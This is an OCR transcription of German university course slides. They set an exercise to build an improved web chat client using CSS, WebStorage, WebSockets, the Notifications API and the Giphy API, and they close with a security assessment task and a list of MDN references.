
Aufgabe 2

Aufgabe 2

- In Aufgabe 1 wurde ein rudimentärer Chat-Client entwickelt:
  - Polling von Nachrichten ist Ressourcenverschwendung
  - Eingabe von Nutzernamen für jede Nachricht umständlich
  - Unansehnlich

- In Aufgabe 2 soll ein besserer Chat-Client entwickelt werden:
  - Ansehnliches User Interface (CSS)
  - Sitzungsverwaltung (WebStorage)
  - Bidirektionale Kommunikation (WebSockets)
  - Verbesserte Nutzerinteraktion (Notifications API)
  - Gifs! (Giphy Web API)
  - Bewertung der Sicherheit

UI des neuen Chat-Clients




Aufgabe 2.1

- CSS-Datei wird vorgegeben
- HTML-Struktur wird als Graph vorgegeben
- **Aufgabe:** Erstellung des HTML-Dokuments, sodass Client wie im Screenshot aussieht

Aufgabe 2.1

- CSS-Datei
- HTML-Strul
- **Aufgabe:** E s Client wie im Screensho



Aufgabe 2.2

- In Aufgabe 1 wurde immer der komplette Nachrichtenverlauf ausgetauscht
- Besser, nur neue Nachrichten in den DOM einzufügen
- **Aufgabe:** Implementierung einer lokalen Funktion, welche neue Nachrichten in den DOM einhängt

Aufgabe 2.3

- In Aufgabe 1 musste der Benutzername für jede Nachricht neu eingegeben werden
- Browser soll sich Benutzernamen merken
- Auf aufwendige Authentifizierungmechanismen wird verzichtet
- **Aufgabe:** Implementierung einer einfachen Sitzungsverwaltung auf Basis von WebStorage

Aufgabe 2.4


- In Aufgabe 1 wurden Nachrichten regelmäßig mit Polling vom Server abgerufen
- Ressourcenverschwendung auf Server und Client!
- Stattdessen sollen Clients vom Server benachrichtigt werden, Events:
  - `message`
  - `typing`
  - `noLongerTyping`
- **Aufgabe:** Bidirektionale Kommunikation mit WebSockets

Aufgabe 2.5

- In Aufgabe 1 musste das Browser-Fenster geöffnet sein, damit der Benutzer neue Nachrichten sieht
- Nachrichten sollen systemweit angezeigt werden
- **Aufgabe:** Integration von Desktop-Benachrichtigungen mit Hilfe der Notifications API

Aufgaben 2.6 und 2.7

- 2.6: Clientseitige Einbindung der Giphy API:



- 2.7: Bewertung der Sicherheit der Chatanwendung

Literaturhinweise

- https://developer.mozilla.org/docs/Web/API/KeyboardEvent
- https://developer.mozilla.org/docs/Web/API/EventTarget/addEventListener
- https://developer.mozilla.org/en-US/docs/Web/API/Web_Storage_API
- https://developer.mozilla.org/docs/Web/API/WebSockets_API/Writing_WebSocket_client_applications
- https://developer.mozilla.org/docs/Web/API/WebSocket
- https://developer.mozilla.org/docs/Web/API/Notifications_API/Using_the_Notifications_API
- https://developer.mozilla.org/en-US/docs/Learn/Common_questions/What_is_a_URL
- https://developer.mozilla.org/en-US/docs/Glossary/percent-encoding
- https://developer.mozilla.org/en-US/docs/Glossary/Cross-site_scripting
- https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy